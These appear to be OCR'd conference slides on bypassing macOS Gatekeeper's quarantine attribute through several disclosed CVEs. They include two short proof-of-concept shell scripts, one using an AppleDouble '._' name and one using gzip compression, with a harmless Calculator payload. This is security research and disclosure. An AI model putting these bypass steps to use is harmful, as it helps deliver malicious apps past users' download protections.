
Manipulate Old Permission Model #1

- The system cannot add the quarantine attribute to files
- As a result, attackers successfully bypass this defense mechanism



Manipulate Old Permission Model #1

CVE-2022-42821



Directory listing for /Desktop/test/

- .DS_Store
- ACL.app.zip
- poc.zip

Trick System by AppleDouble #2

- CVE-2023-27951 (Found by Red Canary)
- System thinks
  - The file starting with ._ is extended attribute file
  - Doesn’t need the quarantine attribute :))

```
/* "._" Attribute files cannot have attributes */
if (vp->v_type == VREG && strlen(basename) > 2 && basename[0] == '.' &&
basename[1] == '_') {
    error = EPERM;
    goto out;
}
```

darwin-xnu/bsd/vfs/vfs_xattr.c

Trick System by AppleDouble #2

- Attackers can create an application with a name starting with '._' to make the system recognize it as an extended attribute file


```
echo "[+] creating disk image with app"
hdiutil create -srcfolder app.app app.dmg

echo "[+] creating directory and files"
mkdir
mkdir -p s/app
cp app.dmg s/app/._app.dmg
ln -s ._app.dmg s/app/app.dmg

echo "[+] compressing files"
aa archive -d s/ -o app.aar
```

Archive Extraction Flow

杜駭客之攻
浦天下資安


Concept

- Developers can distribute applications through compressed files
- In general, macOS's decompression program will also add the quarantine attribute to the decompressed files.



Different Compress Type #3

- CVE-2022-22616 (Found by Jamf Threat Labs & Mickey)
- Safari does not add the quarantine attribute to files when handling GZ decompression


com.apple.Safari.SandboxBroker
Application
Set quarantine attribute
ZIP
With com.apple.quarantine
Without com.apple.quarantine

https://jhftss.github.io/CVE-2022-22616-Gatekeeper-Bypass/

Different Compress Type #3


- We can construct an application and compress it into gzip format to trigger vulnerabilities

```
#!/bin/bash
mkdir -p poc.app/Contents/MacOS
echo "#!/bin/bash" > poc.app/Contents/MacOS/poc
echo "open -a Calculator" >> poc.app/Contents/MacOS/poc
chmod +x poc.app/Contents/MacOS/poc
zip -r poc.app.zip poc.app
gzip -c poc.app.zip > poc.app.zip.gz
```


https://jhftss.github.io/CVE-2022-22616-Gatekeeper-Bypass/

Attack Native Archive Utility #4

- CVE-2022-32910 (Found by Jamf Threat Lab)
- When extracting an archive containing two or more files or folders in its root directory.
- Archive Utility will create a new folder based on the specified archive name.



Attack Native Archive Utility #4



test.app no quarantine

Contents com.apple.quarantine

MacOS com.apple.quarantine

test com.apple.quarantine

folder2 com.apple.quarantine

Extracting new folder

